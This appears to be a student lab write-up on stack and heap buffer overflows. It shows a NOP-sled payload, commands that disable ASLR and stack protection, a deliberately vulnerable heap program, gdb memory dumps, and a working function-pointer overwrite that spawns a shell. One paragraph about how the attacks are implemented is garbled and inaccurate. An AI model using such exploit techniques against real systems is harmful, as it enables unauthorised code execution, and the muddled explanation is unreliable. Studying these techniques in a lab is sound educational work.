90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 0B
3B F6 B7 90  00
```

```
akshay@akshay-VirtualBox: ~/lab4/Stack Overflow
akshay@akshay-VirtualBox:~/lab4/Stack Overflow$ sudo bash -c 'echo "0" > /proc/s
ys/kernel/randomize_va_space'
akshay@akshay-VirtualBox:~/lab4/Stack Overflow$ gcc -g -z execstack -fno-stack-p
rotector -o stack stack.c
akshay@akshay-VirtualBox:~/lab4/Stack Overflow$ ./stack badfile_7
$
```

Heap overflow

Heap is used in C programs for dynamic memory management. libc provides an easy to use interface (malloc/ free) to allocate and deallocate memory regions. The version of libc in Protostar uses an implementation of malloc called dlmalloc, after the name of it's original creator, Doug Lea. The control structures used by malloc are stored in-band with the data, which allows manipulation of the control structures when heap buffer overflow is possible. malloc allocates memory in chunks that have the following structure:



prev_size stores the size of the previous chunk, size stores the size of the current chunk. Chunk size will always be a multiple of 8 bytes for alignment, which means that the 3 lowest bits of the size will always be 0. malloc uses these three bits, most notably the least significant bit will indicate whether the **previous** chunk is in use or free. So, if we see 0x29 in the size field, the size of the current chunk is 40 (hex 0x28), and the previous chunk is in use. When malloc is called, it initializes prev_size and size and returns the address of the memory right after (mem in

the picture above). Fields depicted as fd and bk are ignored for used chunks and the memory is used for the program data.

When a chunk is free (i.e. after free was called to deallocate the chunk) it is stored in a double-linked list structure, and the fd field contains the address of the next free chunk (forward pointer), and bk field contains the address of the previous free chunk (backward pointer). Thus these pointers overwrite the beginning of the data in an unused chunk.

A **heap overflow** is a form of buffer overflow. It happens when a chunk of memory is allocated to the heap and data is written to this memory without any bound checking being done on the data. This can lead to overwriting some critical data structures in the heap such as the heap headers, or any heap-based data such as dynamic object pointers, which in turn can lead to overwriting the virtual function table.
As with buffer overflows there are primarily three ways to protect against heap overflows. Several modern operating systems such as Windows and Linux provide some implementation of all three.

- Prevent execution of the payload by separating the code and data, typically with hardware features such as NX-bit
- Introduce randomization so the heap is not found at a fixed offset, typically with kernel features such as ASLR (Address Space Layout Randomization)
- Introduce sanity checks into the heap manager

Since version 2.3.6 the GNU libc includes protections that can detect heap overflows after the fact, for example by checking pointer consistency when calling unlink. However, those protections against prior exploits were almost immediately shown to also be exploitable. In addition, Linux has included support for ASLR since 2005, although PaX introduced a better implementation years before. Also Linux has included support for NX-bit since 2004.


Implementation of Buffer overflow attacks in Linux will involve adopting two approaches. Developing a code that executes in the C library which has the capacity to read the programs address space. The main code for launching the attack is hand-coded using C programming and then executed using the GCC library. The implementation of the code is done in the library, and then it introspects the CPU stack to detect Buffer overflow. The GCC compiler automatically generates the code which scans the program's address space.

Q. Exploit the heap and try to execute executeShell function to launch a shell.

```c
/* heap1.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

struct data {
  char name[64];
};

struct fp {
  int (*fp)();
};

void excuteShell()
{
        char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);

}

void Failed()
{
  printf("You failed to exploit the heap\n");
}

int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  f->fp = Failed;

  strcpy(d->name, argv[1]);

  f->fp();

}
```


The code provided lays out a simple C-program which uses malloc to allocate some memory for a couple of structures. The f structure is probably allocated right next to the data-structure on the heap.A call to the function strcpy, which copies user-supplied data into the only member of the data structure without any bounds-checking sets up a buffer overflow, for us to take advantage of.

Content of shell code



Debugging with gdb and logic to use shellcode

In this level, we have a buffer overflow on the name buffer that is allocated on the heap. Just like the stack, heap memory is allocated contiguously. This means that if we write past the buffer, we will be overwriting another data structure. Let's take a look at the layout of the heap memory in GDB. We set a breakpoint right before the main() function returns.



Looking at info proc map, we see that the heap starts from 0x804b000.

```
(gdb) info proc map
process 2142
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/akshay/lab4/Heap Overflow/q1
         0x8049000  0x804a000     0x1000        0x0 /home/akshay/lab4/Heap Overflow/q1
         0x804a000  0x804b000     0x1000     0x1000 /home/akshay/lab4/Heap Overflow/q1
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xb7e07000 0xb7e08000     0x1000        0x0
        0xb7e08000 0xb7fb8000   0x1b0000        0x0 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fb8000 0xb7fb9000     0x1000   0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fb9000 0xb7fbb000     0x2000   0x1b0000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbb000 0xb7fbc000     0x1000   0x1b2000 /lib/i386-linux-gnu/libc-2.23.so
        0xb7fbc000 0xb7fbf000     0x3000        0x0
        0xb7fd5000 0xb7fd6000     0x1000        0x0
        0xb7fd6000 0xb7fd9000     0x3000        0x0 [vvar]
        0xb7fd9000 0xb7fdb000     0x2000        0x0 [vdso]
        0xb7fdb000 0xb7ffe000    0x23000        0x0 /lib/i386-linux-gnu/ld-2.23.so
        0xb7ffe000 0xb7fff000     0x1000    0x22000 /lib/i386-linux-gnu/ld-2.23.so
        0xb7fff000 0xb8000000     0x1000    0x23000 /lib/i386-linux-gnu/ld-2.23.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
(gdb)
```

Looking at the heap memory, we can see where our "aaaa" input is stored on the heap.

```
(gdb) x/50x 0x804b000
0x804b000:      0x00000000      0x00000049      0x61616161      0x00000000
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804b050:      0x08048543      0x00000000      0x00000000      0x00020fa9
0x804b060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0c0:      0x00000000      0x00000000
```

We also see that the address of the executeShell() function is stored on the heap due to f->fp = Failed.

```
(gdb) x/50x 0x804b000
0x804b000:      0x00000000      0x00000049      0x61616161      0x00000000
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804b050:      0x08048543      0x00000000      0x00000000      0x00020fa9
0x804b060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0c0:      0x00000000      0x00000000
(gdb) print &executeShell
$1 = (<text variable, no debug info> *) 0x80484fb <executeShell>
(gdb)
```

We can overwrite that address with the address of executeShell() which will then be executed by f->fp(). Looking at the heap layout, we can see that we need to write 72 bytes followed by executeShell()'s memory address.

```
@akshay-VirtualBox: ~/lab4/Heap Overflow
akshay@akshay-VirtualBox:~/lab4/Heap Overflow$ gdb q1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from q1...(no debugging symbols found)...done.
(gdb) run  `python -c 'print "A"*72+"\xfb\x84\x04\x08"'`
Starting program: /home/akshay/lab4/Heap Overflow/q1 `python -c 'print "A"*72+"\xfb\x84\x04\x08"'`
process 2229 is executing new program: /bin/dash
$
```